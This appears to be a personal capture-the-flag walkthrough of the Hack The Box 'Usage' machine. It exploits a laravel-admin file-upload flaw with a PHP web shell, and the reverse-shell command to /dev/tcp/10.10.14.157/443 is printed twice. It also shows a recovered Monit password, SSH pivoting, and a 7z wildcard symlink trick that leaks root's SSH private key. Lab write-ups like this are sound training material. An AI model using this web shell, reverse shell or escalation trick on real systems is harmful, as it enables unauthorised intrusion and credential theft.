
PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0

Dependencies

php	^8.1
encore/laravel-admin	1.8.18

14. **SUCCESS, we have a password of `whatever1`.**

```
The password works with http://admin.usage.htb/
Lets log in admin:whatever1
SUCCESS
```



Dependencies

php	^8.1
encore/laravel-admin	1.8.18

Identify CVE-2023-24249

15. **Searching for laravel exploits**

```
Any time I get access to versions of things installed, it’s good to do a quick search for “[software] [version] vulnerability”. The first one gets a hit: ~0xdf
I totally agree with 0xdf. laravel admin seems like a good one to look up for any exploits.
I search for `laravel-admin 1.8.18 exploit`
```


laravel-admin has Arbitrary File Upload vulnerability

High severity GitHub Reviewed Published on Feb 27, 2023 to the GitHub Advisory Database • Updated on Mar 8, 2023

Vulnerability details Dependabot alerts 0

Package	Affected versions	Patched versions
encore/laravel-admin (Composer)	<= 1.8.19	None

Description

An arbitrary file upload vulnerability in laravel-admin v1.8.19 allows attackers to execute arbitrary code via a crafted PHP file.

16. **Basically, all laravel-admin versioins below 1.8.19 allow for arbitrary file upload in the profile picture.**

```
https://github.com/advisories/GHSA-g857-47pm-3r32
```

Getting initial shell

17. **Getting a shell as dash**

```
Getting a shell is bit tedious on this box. Normally, if there is this kind of vulnerability you just need to insert a malicious payload into file `foo.php.jpeg` then you go to the url to trigger the payload.
http://admin.usage.htb/uploads/images/foo.php.jpeg and sometimes you will get execution right away even if the file does not end in php. If it accepts image uploads and it is susceptable to arbitary malicious commands in the image then we should get code execution right away.
Ok, fine we need to change the extension back to php. We do that by intercepting the submit file using burpsuite and on the fly changing our file name `foo.php.jpeg` to foo.php and then letting it go it should upload. Nope.
You must first attempt to upload a normal cmd.php file with the payload inside.
=================================
<?php system($_REQUEST['cmd']); ?>
```

```
==================================
5. It will come back with  denial, then you need to submit the one that has the .jpeg extension and take it off with a
burpsuite intercept then foward it.
6. Lastly get a shell
7. setup your listener first
8. Then navigate to:
9. `http://admin.usage.htb/uploads/images/cmd.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.157/443 0>%261'`
10. You should now have a shell. Lets recap.
===================================
        1. get denied with cmd.php
        2. upload `cmd.php.jpeg` with the above payload. Then using burpsuite to intercept, click submit, change the name on
the fly from cmd.php.jpeg just to cmd.php
        3. Lastly, trigger the shell in the browser.
        4. `http://admin.usage.htb/uploads/images/cmd.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.157/443 0>%261'`
===================================
11. I realized if you do not follow those steps your payload will not say successfully updated, and you will not be able to
trigger the payload because it will return a 404 not found.
```

Upgrade the shell

18. **I had to upgrade with a python pty because it would not accept the script upgrade.**

```
1. dash@usage:/var/www/html/project_admin/public/uploads/images$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ges$ python3 -c 'import pty;pty.spawn("/bin/bash")'
dash@usage:/var/www/html/project_admin/public/uploads/images$ ^Z
[1]  + 194068 suspended  sudo nc -nlvp 443
~/hackthebox/usage ▷ stty raw -echo; fg
[1]  + 194068 continued  sudo nc -nlvp 443
                                            reset xterm
<n/public/uploads/images$ export TERM=xterm-256color
dash@usage:/var/www/html/project_admin/public/uploads/images$ source /etc/skel/.bashrc
dash@usage:/var/www/html/project_admin/public/uploads/images$ export SHELL=/bin/bash
dash@usage:/var/www/html/project_admin/public/uploads/images$ stty rows 38 columns 188
dash@usage:/var/www/html/project_admin/public/uploads/images$ echo $SHELL
/bin/bash
dash@usage:/var/www/html/project_admin/public/uploads/images$ echo $TERM
xterm-256color
dash@usage:/var/www/html/project_admin/public/uploads/images$ tty
/dev/pts/0
dash@usage:/var/www/html/project_admin/public/uploads/images$ nano
```

Begin enumeration as user **dash**

19. **Begin Enumertion**

```
1. dash@usage:/tmp$ cat /home/dash/user.txt
f7cc12c2bf9f044948f96695bd5<snip>
2. dash@usage:/tmp$ mount | grep ^proc | awk '{print $3}' FS="," | tr -d ')'
hidepid=invisible
3. User dash is not able to view root processes.
4. dash@usage:/tmp$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
dash:x:1000:1000:dash:/home/dash:/bin/bash
xander:x:1001:1001::/home/xander:/bin/bash
```

Credentials found

20. **It was suspect that there would be a password in the home directory. Whenever you see a bunch of php and config files in a directory chances are there is a password in there some where.**

```
1. dash@usage:~$ find /home/dash \-name \*monit\* 2> /dev/null
/home/dash/.monitrc
2. Monit is a small Open Source utility for managing and monitoring Unix systems. Monit conducts automatic maintenance and
repair and can execute meaningful causal actions in error situations.
3. dash@usage:~$ cat /home/dash/.monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
```

```
    allow admin:3nc0d3d_pa$$w0rd
5. I add `admin:3nc0d3d_pa$$w0rd` to creds.txt
```

SSH as xander

21. **First thing I like to always do even before I try to do a switch user is to attempt to ssh**

```
1. I try xander since he is the only other user with bash access.
2. dash@usage:~$ ssh xander@10.129.232.52
3. xander@usage:~$ whoami
xander
4. xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
5. xander@usage:~$ file /usr/bin/usage_management
/usr/bin/usage_management: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=fdb8c912d98c85eb5970211443440a15d910ce7f, for GNU/Linux 3.2.0, not stripped
```

Begin Privilege Escalation to Root

22. **I will not even begin to explain this privesc other than that there is a vulnerability in the 7z backup when using a wild card. In this case an asterisk * for backup. You can read more about it in 0xdf walkthrough as he explains it very well or at this hacktricks liink**

```
1. https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks#id-7z
2. I cd into `/var/www/html`
3. xander@usage:~$ cd /var/www/html
4. xander@usage:/var/www/html$ touch @foo; ln -fs /root/.ssh/id_rsa foo
5. xander@usage:/var/www/html$ sudo usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
Scan WARNINGS for files and folders:

-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more files
<snip>: No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
----------------
Scan WARNINGS: 7
```

To clean up the file just use sed


23. **clean up file**

```
1. ▷ cat ssh_key_draft | sed 's/ : No more files//g'
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGi<snip>
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSH PRIVATE KEY-----
2. ▷ chmod 600 id_rsa
```

Got ROOT

24. **SSH as root**

```
▷ ssh root@10.129.232.52 -i id_rsa
root@usage:~# whoami
root
root@usage:~# cat /root/root.txt
22394c53d04538f78524e040<SNIP>
```



Usage has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#5820	25 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED